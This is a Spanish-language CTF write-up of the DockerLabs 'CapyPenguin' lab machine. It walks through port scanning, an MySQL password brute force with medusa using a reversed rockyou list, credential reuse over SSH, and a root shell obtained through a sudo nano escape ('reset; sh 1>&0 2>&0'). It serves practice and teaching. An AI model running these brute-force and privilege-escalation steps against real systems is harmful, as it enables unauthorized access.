


Capypenguin writeup - Dockerlabs

Dificultad : Fácil

Escrito por : tellmefred

Introducción:

Bienvenidos a “CapyPenguin”, una máquina de práctica diseñada por DockerLabs. Esta máquina está orientada a la seguridad informática y ofrece un entorno seguro para practicar técnicas de hacking ético. “CapyPenguin” se centra en la explotación de vulnerabilidades relacionadas con la fuerza bruta a MySQL, proporcionando una experiencia práctica y educativa para profesionales y entusiastas de la ciberseguridad.

Reconocimiento:

Comenzamos con un ping para confirmar la conectividad.


```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/capypenguin]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.101 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.080 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.095 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.106 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.080/0.095/0.106/0.009 ms
```

Un Nmap que nos informa puertos 22 ssh, 80 http, 3306 mysql.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/capypenguin]
└─# nmap -sS -sC -p- --open -sV -Pn --min-rate 2500 172.17.0.2 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 22:08 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9e:6a:3f:89:de:9d:05:d9:94:32:73:8d:31:e0:a5:eb (ECDSA)
|_  256 e7:ef:4f:4a:25:86:c9:55:b0:88:0a:8c:79:03:d0:9f (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Web de Capybaras
3306/tcp open  mysql   MySQL 5.5.5-10.6.16-MariaDB-0ubuntu0.22.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.6.16-MariaDB-0ubuntu0.22.04.1
|   Thread ID: 35
|   Capabilities flags: 63486
|   Some Capabilities: Speaks41ProtocolNew, SupportsLoadDataLocal, FoundRows, Speaks41ProtocolOld, SupportsCompression, DontAllowDatabaseTableColumn, ODBCClient, SupportsTransactions, LongColumnFlag, IgnoreSigpipes, InteractiveClient, Support41Auth, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: -BA_<NR2C94:fr+{MN}N
|_  Auth Plugin Name: mysql_native_password
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
```


Verificamos el puerto 80 y como de costumbre en estas maquinas verificare el código fuente.

Encontrando así esta información usuario : capybarauser y algo sobre el comando tac.



```
            max-width: 100%;
            height: auto;
        }
    </style>
</head>
<body>

    <header>
        <h1>Bienvenido a la Web de Capybaras</h1>
    </header>

    <main>
        <p>Hola <strong>capybarauser</strong>, esta es una web de capybaras.</p>
    <p>He securizado mi password, ya no se encuentra al comienzo del rockyou..., espero que nadie use el comando tac y se fije en las últimas passwords del rockyou</p>
    </main>

    <footer>
        <img src="capybara.jpg" alt="Capybara">
    </footer>

</body>
</html>
```

Aquí vemos que este comando puede hacer.



Hagamos un gobuster a ver si encontramos algo pero nada.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/capypenguin]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,py,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,py,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 1332]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

pasemos a preparar nuestro rockyou alrevez.

```
┌──(root㉿tellmefred)-[/usr/share/wordlists]
└─# tac rockyou.txt > myrockyou.txt

┌──(root㉿tellmefred)-[/usr/share/wordlists]
└─# ls
amass  dirbuster   fasttrack.txt  john.lst  metasploit     nmap.lst     rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi      legion    myrockyou.txt  rockyou.txt  sqlmap.txt      wifite.txt

┌──(root㉿tellmefred)-[/usr/share/wordlists]
└─# mv myrockyou.txt /home/tellmefred/Desktop/Dokerlabs/capypenguin
```

Explotación:

Aquí nos bloquea el ataque de fuerza bruta con hydra y decido probar otra herramienta.

```
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
[ERROR] Host '172.17.0.1' is blocked because of many connection errors; unblock with 'mariadb-admin flush-hosts'
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Uso medusa con los siguientes parámetros y tenemos la clave ahora vamos a ingresar a la base de datos.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/capypenguin]
└─# medusa -h 172.17.0.2 -u capybarauser -P /home/tellmefred/Desktop/Dokerlabs/capypenguin/rock.txt -M mysql
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mysql] Host: 172.17.0.2 (1 of 1, 0 complete) User: capybarauser (1 of 1, 0 complete) Password: ie168 (1 of 4 complete)
ACCOUNT FOUND: [mysql] Host: 172.17.0.2 User: capybarauser Password: ie168 [SUCCESS]
```

Aqui accedemos a mysql.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/capypenguin]
└─# mysql -u capybarauser -h 172.17.0.2 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2350904
Server version: 10.6.16-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Seguimos con show databases; para ver que tenemos.

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| pinguinasio_db     |
| sys                |
+--------------------+
5 rows in set (0.030 sec)
```


Seleccionamos pinguinasio_db.

```
MariaDB [pinguinasio_db]> show tables;
+---------------------------+
| Tables_in_pinguinasio_db |
+---------------------------+
| users                     |
+---------------------------+
1 row in set (0.001 sec)
```

Y seleccionamos la tabla users.


```
MariaDB [pinguinasio_db]> select * from users;
+----+-------+------------------+
| id | user  | password         |
+----+-------+------------------+
|  1 | mario | pinguinomolon123 |
+----+-------+------------------+
1 row in set (0.011 sec)
```

Accediendo al ssh con las credenciales.



Escalada de privilegios:

Y aquí con la escalada de privilegios, sudo -l y vemos el bin nano así que buscamos información.




Aqui vemos como explotar nano con sudo, y pasamos a la accion.

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

Seguimos los pasos y accedemos a una consola root.



Tratamiento tty y llegamos al directorio /root.



Maquina rooted.